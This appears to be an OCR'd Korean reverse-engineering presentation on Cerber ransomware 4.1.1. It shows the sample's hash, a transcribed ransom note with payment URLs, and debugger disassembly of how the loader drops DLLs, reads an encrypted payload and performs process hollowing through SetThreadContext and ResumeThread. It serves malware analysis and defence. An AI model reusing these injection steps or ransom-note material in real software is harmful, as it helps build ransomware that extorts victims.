
2. Cerber 랜섬웨어

- 2016년 3월에 최초로 등장한 말하는 랜섬웨어
- 2016년 말 ~ 2017년 1사분기 말까지 랜섬웨어 시장의 90%를 차지


- 4.1.1 Version

파일 이름	Cerber.exe
크기	278,568 바이트
MD5	EF914118B3A6E09BB0832204D7296829
패킹 여부	X


2-1. 감염 영상


CERBER RANSOMWARE - Instructions
CERBER RANSOMWARE
훈령
필요한 파일들을 찾을 수 없습니까?
파일들의 내용을 읽을 수 없습니까?
파일들의 이름과 안에 있는 데이터가 "Cerber Rans
즉 파일들이 훼손되지 않았다는 뜻입니다! 파일들은
독할 때까지 해당 파일들은 사용하실 수 없습니다.
파일들을 안전하게 해독할 수 있는 유일한 방법은
타사 소프트웨어로 파일들을 복원하려는 시도는 해
귀하의 개인 페이지에서 암호 해독 소프트웨어를 구
http://ffoqr3u
http://ffoqr3
이 페이지가 열리지 않으면 이곳을 클릭 해서 귀하
이 페이지에 모든 파일을 복구할 수 있는 암호 해독
그리고 이 페이지에서 "Cerber Decryptor"이(가)
휴지통
Your documents, photos, databases and other important files
have been encrypted by "Cerber Ransomware 4.1.1"!
If you understand all importance of the situation
then we propose to you to go directly to your personal page
where you will receive the complete instructions
and guarantees to restore your files.
There is a list of temporary addresses
to go on your personal page below:
http://ffoqr3ug7m726zou.hnpee0.top/2173-023A-50D0-008C-1399
http://ffoqr3ug7m726zou.hclz73.top/2173-023A-50D0-008C-1399
http://ffoqr3ug7m726zou.onion.to/2173-023A-50D0-008C-1399
http://ffoqr3ug7m726zou.onion/2173-023A-50D0-008C-1399 (TOR)
시작
Process Explorer ...
CERBER RANSO...
오후 6:25

2-2. 도식화




Cerber Ransomware....	744		
Cerber Ransomwa...	1192		
cmd.exe	660	Windows Command Pro...	Microsoft Corporation
wmic.exe	376	wmi command line	Microsoft Corporation
conime.exe	1832	Console IME	Microsoft Corporation



2-3. 1차 분석

Cerber Process


- GetTempPathA()를 통해 임시폴더 경로 파악
- GetTempFileName()를 통해 0바이트인 임시파일 생성
- DeleteFileA()를 통해 생성된 임시파일 삭제



2-3. 1차 분석

Cerber Process


- GetProcAddress() 를 통해, GetUserDefaultUILanguage() 검색
- GetUserDefaultUILanguage()를 통해 현재 설정된 언어의 정보 얻기



2-3. 1차 분석

Cerber Process

➢ **CreateFileA()를 통해 임시폴더에 Thiophene.sed, BgWorker.dll, System.dll 파일을 생성**



2-3. 1차 분석

Cerber Process

- LoadLibraryExA()를 통해 메모리에 System.dll을 로드
- GetProcAddress()를 통해 System.dll의 Call() 검색
- Call() 호출

```
00402203  >  6A 08          PUSH 8                          Flags = LOAD_WITH_ALTERED_SEARCH_PATH
00402205  .  53             PUSH EBX                        hFile => NULL
00402206  .  57             PUSH EDI                        FileName = "C:\DOCUME~1\dd\LOCALS~1\Temp\nslB.tmp\System.dll"
00402207  .  FF15 4C814000  CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryExA>]  KERNEL32.LoadLibraryExA
```

```
00402218  >  FF75 C0        PUSH DWORD PTR SS:[EBP-40]      Procname
0040221B  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]       hModule
0040221E  .  E8 61440000    CALL <JMP.&KERNEL32.GetProcAddress>  KERNEL32.GetProcAddress
                                                            hModule = 00B80000 ('System')
                                                            Procname = "Call"
```

```
0040225F  .  FFD6           CALL ESI                        System.Call
```

2-3. 1차 분석

System.dll

- LoadLibraryA()를 통해 BgWorker.dll을 로드, BgWorker.dll의 DllMain() 코드 실행

2-3. 1차 분석

BgWorker.dll

- CreateFileA()를 통해 Thiophene.sed 파일의 핸들을 얻음
- ReadFile()을 통해 버퍼에 내용을 쓰기

```
00B916D6 | ·  FF5424 6C   | CALL DWORD PTR SS:[ESP+6C]                | kernel32.CreateFileA
                                                                     FileName = "Thiophene.sed"
                                                                     DesiredAccess = GENERIC_READ
                                                                     ShareMode = FILE_SHARE_READ
                                                                     pSecurity = NULL
                                                                     CreationDistribution = OPEN_EXISTING
                                                                     Attributes = FILE_ATTRIBUTE_DIRECTORY|FILE_ATTRIBUTE_DEVICE
                                                                     hTemplate = NULL
```

```
00B91732 | ·  FF5424 5C   | CALL DWORD PTR SS:[ESP+5C]                | kernel32.ReadFile
                                                                     hFile = 000000FC
                                                                     Buffer = 0016C8C0 -> 00
                                                                     Size = 193868.
                                                                     pBytesRead = 0012F36C -> 1
                                                                     pOverlapped = NULL
```

```
0016C8C0  BE 0B 39 21 35 98 7D 8E 6C A4 55 DA 1A 12 BA 28
0016C8D0  CE DD AC 70 52 A2 0A B6 B4 8C EA A3 2D B5 47 86
0016C8E0  ED CE 9C 8F 4D 8F AC BA 5F 19 6A 50 DA 1B E3 21
0016C8F0  C5 30 49 04 DD 06 F9 EE C4 0D D5 CC C5 7E D6 9A
0016C900  7B 23 4F 31 E7 B2 18 16 17 CD A5 74 EB 42 8B 47
0016C910  6E D8 6C E2 57 80 CD 32 D0 23 2D 76 16 94 85 F9
0016C920  09 7B 84 B5 1D 55 B8 6C 1E FC D2 C5 53 00 D2 F7
```

2-3. 1차 분석

BgWorker.dll

- GetProcAddress()를 통해 CreateProcessA() 검색 후
- CreateProcessA()를 통해

CREATE_SUSPENDED 모드로 자기자신을 실행

```
00B91FF6  ·  51        PUSH ECX                    ASCII "CreateProcessA"
00B91FF7  ·  53        PUSH EBX
00B91FF8  ·  FFD6      CALL ESI                    kernel32.GetProcAddress
```

```
00B920B2  ·  FF5424 50  CALL DWORD PTR SS:[ESP+50]  kernel32.CreateProcessA
                        ApplicationName = NULL
                        CommandLine = ""C:₩Documents and Settings₩dd₩"
                        pProcessSecurity = NULL
                        pThreadSecurity = NULL
                        InheritHandles = FALSE
                        CreationFlags = CREATE_SUSPENDED
                        pEnvironment = NULL
                        CurrentDirectory = NULL
                        pStartupInfo = 0012F3C8 -> STARTUPINFOA <Size=0, Reserved1=NULL, Desktop=N
                        pProcessInformation = 0012F32C -> PROCESS_INFORMATION <hProcess=NULL, hThr
```

2-3. 1차 분석

BgWorker.dll

- GetProcAddress()를 통해 GetThreadContext() 검색
- GetThreadContext()를 통해 Context 값을 얻음
- Context의 EIP값에 004028FD 값을 대입

```
typedef struct _CONTEXT
{
    ULONG ContextFlags;
    ULONG Dr0;
    ULONG Dr1;
    ULONG Dr2;
    ULONG Dr3;
    ULONG Dr6;
    ULONG Dr7;
    FLOATING_SAVE_AREA FloatSave;
    ULONG SegGs;
    ULONG SegFs;
    ULONG SegEs;
    ULONG SegDs;
    ULONG Edi;
    ULONG Esi;
    ULONG Ebx;
    ULONG Edx;
    ULONG Ecx;
    ULONG Eax;
    ULONG Ebp;
    ULONG Eip;
    ULONG SegCs;
    ULONG EFlags;
    ULONG Esp;
    ULONG SegSs;
    UCHAR ExtendedRegisters[512];
} CONTEXT, *PCONTEXT;
```

```
SH EAX                                  ASCII "GetThreadContext"
SH EBX
LL ESI                                  kernel32.GetProcAddress

SH EDI                                  Context Ptr
SH EDX                                  Thread handle
U  WORD PTR DS:[0B9A2B0],AX
LL DWORD PTR SS:[ESP+2C]                kernel32.GetThreadContext
```

```
00B92554  ·  8B5424 38     MOV EDX,DWORD PTR SS:[ESP+38]
00B92558  ·  8B4C24 2C     MOV ECX,DWORD PTR SS:[ESP+2C]
00B9255C  ·  8B8424 90000( MOV EAX,DWORD PTR SS:[ESP+90]
00B92563  ·  03CA          ADD ECX,EDX
00B92565  ·  890C28        MOV DWORD PTR DS:[EBP+EAX],ECX
00B92568  ·  33C9          XOR ECX,ECX
```

```
EAX 000000B0
ECX 004028FD
EDX 00400000
EBX 7C7D0000
ESP 0012F2B0
EBP 00BB0000
ESI 7C7DAE40
EDI FFFFFFD8
Context + B0 = EIP
```

2-3. 1차 분석

BgWorker.dll

- GetProcAddress()를 통해 SetThreadContext() 검색
- SetThreadContext()를 통해 EIP가 수정된 Context로 설정

```
00B9259F   .  52          PUSH EDX                 ASCII "SetThreadContext"
00B925A0   .  53          PUSH EBX
00B925A1   .  FFD6        CALL ESI                 kernel32.GetProcAddress
```

```
00B925BC   .  55          PUSH EBP                 Context Ptr
00B925BD   .  51          PUSH ECX                 hThread
00B925BE   .  FFD7        CALL EDI                 kernel32.SetThreadContext
```

2-3. 1차 분석

BgWorker.dll


- GetProcAddress()를 통해 ResumeThread() 검색
- ResumeThread()를 통해 SUSPENDED 모드였던 프로세스를 실행
- ExitProcess(0)을 통해 메인 프로세스는 종료

```
00B9260B  .  52          PUSH EDX                 ASCII "ResumeThread"
00B9260C  .  53          PUSH EBX
00B9260D  .  FFD6        CALL ESI                 kernel32.GetProcAddress
```

```
00B9261D  .  52          PUSH EDX                 Thread handle
00B9261E  .  FFD7        CALL EDI                 kernel32.ResumeThread
```

